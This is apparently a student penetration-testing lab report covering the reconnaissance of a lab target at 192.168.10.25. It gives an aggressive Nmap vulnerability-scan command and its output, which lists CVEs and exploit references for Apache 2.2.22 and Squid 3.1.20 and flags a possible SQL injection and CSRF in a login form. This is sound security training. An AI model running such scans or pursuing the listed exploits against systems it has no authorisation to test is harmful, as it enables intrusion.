

实践10 - 网络渗透测试机器5
日期:2026/02/27 科目:5023 - 安全生产部署 目标:完全控制系统(Root)并分析漏洞。地址...
名称: Portelcore 团队
日期:27/02/26 课程:5023 - 安全部署 目标:完全控制系统(Root)并分析漏洞。 目标 IP 地址:192.168.10.25
本阶段的目标是识别攻击面、暴露的服务和基础设施中的异常。
1.1 端口扫描(Nmap)
Sección titulada «1.1 Escaneo de Puertos (Nmap)»我们将执行全面的端口扫描以识别主要服务。
证据:
# Nmap 7.95 scan initiated Fri Feb 27 13:49:30 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,3128 -oA scans/192.168.10.25/detailed 192.168.10.25Pre-scan script results:| ipv6-multicast-mld-list:|   fe80::28a5:163d:989d:a375:|     device: eth0|     mac: 00:15:5d:b1:69:b7|     multicast_ips:|       ff02::1:ff9d:a375         (NDP Solicited-node)|       ff02::1:ff06:22b          (Solicited-Node Address)|       ff02::1:ff30:8990         (Solicited-Node Address)|       ff02::1:ff30:8990         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff06:22b          (Solicited-Node Address)|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter| targets-ipv6-multicast-slaac:|   IP: fe80::5edf:550f:7930:8990  MAC: 00:15:5d:b1:69:b7  IFACE: eth0|   IP: fe80::e46b:912b:1206:22b   MAC: 00:15:5d:b1:69:b7  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-mld:|   IP: fe80::28a5:163d:989d:a375  MAC: 00:15:5d:b1:69:b7  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targetsNmap scan report for 192.168.10.25Host is up, received user-set (0.0014s latency).
Bug in http-security-headers: no string output.PORT     STATE SERVICE    REASON         VERSION80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.2.22 ((Debian))|_http-server-header: Apache/2.2.22 (Debian)|_http-title: Site doesn't have a title (text/html).| http-methods:|_  Supported Methods: POST OPTIONS GET HEAD| http-sql-injection:|   Possible sqli for forms:|     Form at path: /, form's action: login.php. Fields that might be vulnerable:|_      email|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-headers:|   Date: Fri, 27 Feb 2026 12:50:01 GMT|   Server: Apache/2.2.22 (Debian)|   Last-Modified: Fri, 20 Jun 2014 11:23:36 GMT|   ETag: "57-470-4fc42b97adc0a"|   Accept-Ranges: bytes|   Content-Length: 1136|   Vary: Accept-Encoding|   Connection: close|   Content-Type: text/html||_  (Request type: HEAD)| vulners:|   cpe:/a:apache:http_server:2.2.22:|       3E6BA608-776F-5B1F-9BA5-589CD2A5A351  10.0  https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E69E9574251973D5AF93FA9D04997FC1  9.8  https://vulners.com/httpd/HTTPD:E69E9574251973D5AF93FA9D04997FC1|       HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F  9.8  https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B  9.8  https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:459EB8D98503A2460C9445C5B224979E  9.1  https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:30E0EE442FF4843665FED4FBCA25406A  8.1  https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2  7.5  https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA  7.5  https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       SSV:60427  6.9  https://vulners.com/seebug/SSV:60427  *EXPLOIT*|       SSV:60386  6.9  https://vulners.com/seebug/SSV:60386  *EXPLOIT*|       SSV:60069  6.9  https://vulners.com/seebug/SSV:60069  *EXPLOIT*|       HTTPD:D4C114070B5E7C4AA3E92FF94A57C659  6.9  https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659|       CVE-2012-0883  6.9  https://vulners.com/cve/CVE-2012-0883|       PACKETSTORM:127546  6.8  https://vulners.com/packetstorm/PACKETSTORM:127546  *EXPLOIT*|       HTTPD:0A13DEC03E87AF57C14487550B086B51  6.8  https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51|       CVE-2014-0226  6.8  https://vulners.com/cve/CVE-2014-0226|       1337DAY-ID-22451  6.8  https://vulners.com/zdt/1337DAY-ID-22451  *EXPLOIT*|       HTTPD:3E4CF20C0CAD918E98C98926264946F2  6.1  https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       SSV:60788  5.1  https://vulners.com/seebug/SSV:60788  *EXPLOIT*|       HTTPD:96CCBB8B74890DC94A45CD0955D35015  5.1  https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015|       CVE-2013-1862  5.1  https://vulners.com/cve/CVE-2013-1862|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       SSV:61874  5.0  https://vulners.com/seebug/SSV:61874  *EXPLOIT*|       HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9  5.0  https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9|       HTTPD:6CA43FB8E8332E715522C8A6C24EC31E  5.0  https://vulners.com/httpd/HTTPD:6CA43FB8E8332E715522C8A6C24EC31E|       HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8  5.0  https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8|       HTTPD:423307886E19F2012B809EEB1E9C6846  5.0  https://vulners.com/httpd/HTTPD:423307886E19F2012B809EEB1E9C6846|       HTTPD:1069F9C369A2B2B1C4F8A1AC73589169  5.0  https://vulners.com/httpd/HTTPD:1069F9C369A2B2B1C4F8A1AC73589169|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-0231  5.0  https://vulners.com/cve/CVE-2014-0231|       CVE-2014-0098  5.0  https://vulners.com/cve/CVE-2014-0098|       CVE-2013-6438  5.0  https://vulners.com/cve/CVE-2013-6438|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       SSV:60905  4.3  https://vulners.com/seebug/SSV:60905  *EXPLOIT*|       SSV:60657  4.3  https://vulners.com/seebug/SSV:60657  *EXPLOIT*|       SSV:60653  4.3  https://vulners.com/seebug/SSV:60653  *EXPLOIT*|       SSV:60345  4.3  https://vulners.com/seebug/SSV:60345  *EXPLOIT*|       HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD  4.3  https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD|       HTTPD:B07D6585013819446B5017BD7E358E6F  4.3  https://vulners.com/httpd/HTTPD:B07D6585013819446B5017BD7E358E6F|       HTTPD:3D474EEBC8F5BC66AE37F523DD259829  4.3  https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829|       HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3  4.3  https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3|       HTTPD:0F6B8D022A5D1C68540812E406264625  4.3  https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E406264625|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2014-0118  4.3  https://vulners.com/cve/CVE-2014-0118|       CVE-2013-1896  4.3  https://vulners.com/cve/CVE-2013-1896|       CVE-2012-4558  4.3  https://vulners.com/cve/CVE-2012-4558|       CVE-2012-3499  4.3  https://vulners.com/cve/CVE-2012-3499|       CVE-2008-0455  4.3  https://vulners.com/cve/CVE-2008-0455|_      CVE-2012-2687  2.6  https://vulners.com/cve/CVE-2012-2687| http-auth-finder:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.25|   url                       method|_  http://192.168.10.25:80/  FORM|_http-errors: Couldn't find any error pages.| http-comments-displayer:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.25||     Path: http://192.168.10.25:80/|     Line number: 18|     Comment:|_        /* this is half the height of your div*/| http-enum:|_  /login.php: Possible admin folder|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-date: Fri, 27 Feb 2026 12:49:56 GMT; -1s from local time.|_http-mobileversion-checker: No mobile version detected.|_http-referer-checker: Couldn't find any cross-domain scripts.| http-sitemap-generator:|   Directory structure:|     /|       Other: 1; php: 1|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_    Other: 1; php: 1|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-chrono: Request times for /; avg: 183.04ms; min: 177.88ms; max: 190.17ms| http-vhosts:| 126 names had status 200| www|_whois| http-traceroute:|_  Possible reverse proxy detected.|_http-xssed: No previously reported XSS vuln.| http-csrf:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.25|   Found the following possible CSRF vulnerabilities:||     Path: http://192.168.10.25:80/|     Form id:|_    Form action: login.php| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-feed: Couldn't find any feeds.|_http-apache-negotiation: mod_negotiation enabled.3128/tcp open  http-proxy syn-ack ttl 63 Squid http proxy 3.1.20|_http-server-header: squid/3.1.20|_http-title: ERROR: The requested URL could not be retrieved| http-vhosts:|_128 names had status 400|_http-date: Fri, 27 Feb 2026 12:50:03 GMT; -1s from local time.|_http-chrono: Request times for /; avg: 178.28ms; min: 172.52ms; max: 186.21ms| vulners:|   cpe:/a:squid-cache:squid:3.1.20:|       CVE-2025-62168  10.0  https://vulners.com/cve/CVE-2025-62168|       1EF07AD6-913E-5B7D-8151-C7D48D71782B  10.0  https://vulners.com/githubexploit/1EF07AD6-913E-5B7D-8151-C7D48D71782B  *EXPLOIT*|       CVE-2020-15049  9.9  https://vulners.com/cve/CVE-2020-15049|       D78450DA-9723-5967-B7CC-0DE9BEE34A2E  9.8  https://vulners.com/githubexploit/D78450DA-9723-5967-B7CC-0DE9BEE34A2E  *EXPLOIT*|       CVE-2025-54574  9.8  https://vulners.com/cve/CVE-2025-54574|       CVE-2020-11945  9.8  https://vulners.com/cve/CVE-2020-11945|       CVE-2019-12526  9.8  https://vulners.com/cve/CVE-2019-12526|       CVE-2019-12524  9.8  https://vulners.com/cve/CVE-2019-12524|       CVE-2019-12519  9.8  https://vulners.com/cve/CVE-2019-12519|       CVE-2023-46846  9.3  https://vulners.com/cve/CVE-2023-46846|       CVE-2019-12523  9.1  https://vulners.com/cve/CVE-2019-12523|       CVE-2016-4051  8.8  https://vulners.com/cve/CVE-2016-4051|       CVE-2023-50269  8.6  https://vulners.com/cve/CVE-2023-50269|       CVE-2023-49286  8.6  https://vulners.com/cve/CVE-2023-49286|       CVE-2023-49285  8.6  https://vulners.com/cve/CVE-2023-49285|       CVE-2022-41318  8.6  https://vulners.com/cve/CVE-2022-41318|       CVE-2020-25097  8.6  https://vulners.com/cve/CVE-2020-25097|       CVE-2020-24606  8.6  https://vulners.com/cve/CVE-2020-24606|       CVE-2016-4554  8.6  https://vulners.com/cve/CVE-2016-4554|       CVE-2016-4553  8.6  https://vulners.com/cve/CVE-2016-4553|       CVE-2016-3947  8.2  https://vulners.com/cve/CVE-2016-3947|       CVE-2016-4054  8.1  https://vulners.com/cve/CVE-2016-4054|       CVE-2016-4052  8.1  https://vulners.com/cve/CVE-2016-4052|       CVE-2024-45802  7.5  https://vulners.com/cve/CVE-2024-45802|       CVE-2024-25617  7.5  https://vulners.com/cve/CVE-2024-25617|       CVE-2023-5824  7.5  https://vulners.com/cve/CVE-2023-5824|       CVE-2023-46728  7.5  https://vulners.com/cve/CVE-2023-46728|       CVE-2021-28651  7.5  https://vulners.com/cve/CVE-2021-28651|       CVE-2020-8517  7.5  https://vulners.com/cve/CVE-2020-8517|       CVE-2020-8450  7.5  https://vulners.com/cve/CVE-2020-8450|       CVE-2020-8449  7.5  https://vulners.com/cve/CVE-2020-8449|       CVE-2020-14058  7.5  https://vulners.com/cve/CVE-2020-14058|       CVE-2019-18679  7.5  https://vulners.com/cve/CVE-2019-18679|       CVE-2019-18676  7.5  https://vulners.com/cve/CVE-2019-18676|       CVE-2019-12528  7.5  https://vulners.com/cve/CVE-2019-12528|       CVE-2019-12520  7.5  https://vulners.com/cve/CVE-2019-12520|       CVE-2018-1000027  7.5  https://vulners.com/cve/CVE-2018-1000027|       CVE-2018-1000024  7.5  https://vulners.com/cve/CVE-2018-1000024|       CVE-2016-4556  7.5  https://vulners.com/cve/CVE-2016-4556|       CVE-2016-4555  7.5  https://vulners.com/cve/CVE-2016-4555|       CVE-2016-10002  7.5  https://vulners.com/cve/CVE-2016-10002|       CVE-2015-5400  6.8  https://vulners.com/cve/CVE-2015-5400|       PACKETSTORM:180526  6.5  https://vulners.com/packetstorm/PACKETSTORM:180526  *EXPLOIT*|       MSF:AUXILIARY-DOS-HTTP-SQUID_RANGE_DOS-  6.5  https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-SQUID_RANGE_DOS-  *EXPLOIT*|       CVE-2024-23638  6.5  https://vulners.com/cve/CVE-2024-23638|       CVE-2021-46784  6.5  https://vulners.com/cve/CVE-2021-46784|       CVE-2021-33620  6.5  https://vulners.com/cve/CVE-2021-33620|       CVE-2021-31808  6.5  https://vulners.com/cve/CVE-2021-31808|       CVE-2021-31807  6.5  https://vulners.com/cve/CVE-2021-31807|       CVE-2021-31806  6.5  https://vulners.com/cve/CVE-2021-31806|       CVE-2020-15811  6.5  https://vulners.com/cve/CVE-2020-15811|       CVE-2020-15810  6.5  https://vulners.com/cve/CVE-2020-15810|       CVE-2014-7142  6.4  https://vulners.com/cve/CVE-2014-7142|       CVE-2014-7141  6.4  https://vulners.com/cve/CVE-2014-7141|       CVE-2024-37894  6.3  https://vulners.com/cve/CVE-2024-37894|       CVE-2019-18860  6.1  https://vulners.com/cve/CVE-2019-18860|       CVE-2019-18677  6.1  https://vulners.com/cve/CVE-2019-18677|       CVE-2019-13345  6.1  https://vulners.com/cve/CVE-2019-13345|       CVE-2018-19131  6.1  https://vulners.com/cve/CVE-2018-19131|       AC92FE85-D4B6-537E-9E42-9DF94A928CA2  6.1  https://vulners.com/gitee/AC92FE85-D4B6-537E-9E42-9DF94A928CA2  *EXPLOIT*|       CVE-2019-12529  5.9  https://vulners.com/cve/CVE-2019-12529|       CVE-2019-12521  5.9  https://vulners.com/cve/CVE-2019-12521|       CVE-2018-19132  5.9  https://vulners.com/cve/CVE-2018-19132|       CVE-2016-2390  5.9  https://vulners.com/cve/CVE-2016-2390|       CVE-2021-28116  5.3  https://vulners.com/cve/CVE-2021-28116|       CVE-2019-18678  5.3  https://vulners.com/cve/CVE-2019-18678|       SSV:60618  5.0  https://vulners.com/seebug/SSV:60618  *EXPLOIT*|       CVE-2012-5643  5.0  https://vulners.com/cve/CVE-2012-5643|       CVE-2021-28652  4.9  https://vulners.com/cve/CVE-2021-28652|       CVE-2019-12522  4.5  https://vulners.com/cve/CVE-2019-12522|       CVE-2016-4053  4.3  https://vulners.com/cve/CVE-2016-4053|_      CVE-2025-59362  4.0  https://vulners.com/cve/CVE-2025-59362| http-headers:|   Server: squid/3.1.20|   Mime-Version: 1.0|   Date: Fri, 27 Feb 2026 12:50:04 GMT|   Content-Type: text/html|   Content-Length: 3150|   X-Squid-Error: ERR_INVALID_URL 0|   Vary: Accept-Language|   Content-Language: en|   X-Cache: MISS from localhost|   X-Cache-Lookup: NONE from localhost:3128|   Via: 1.0 localhost (squid/3.1.20)|   Connection: close||_  (Request type: GET)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portAggressive OS guesses: Linux 3.2 - 3.10 (98%), Linux 3.2 - 3.16 (98%), Linux 2.6.32 - 3.10 (98%), Linux 3.2 - 4.14 (96%), Linux 3.2 - 3.8 (95%), OpenWrt Barrier Breaker (Linux 3.10) (95%), Olivetti 65C-9 printer (95%), Linux 3.0 (94%), Linux 3.2 (94%), XBMCbuntu Frodo v12.2 (Linux 3.X) (94%)No exact OS matches for host (test conditions non-ideal).Uptime guess: 0.010 days (since Fri Feb 27 13:41:02 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=261 (Good luck!)IP ID Sequence Generation: All zeros
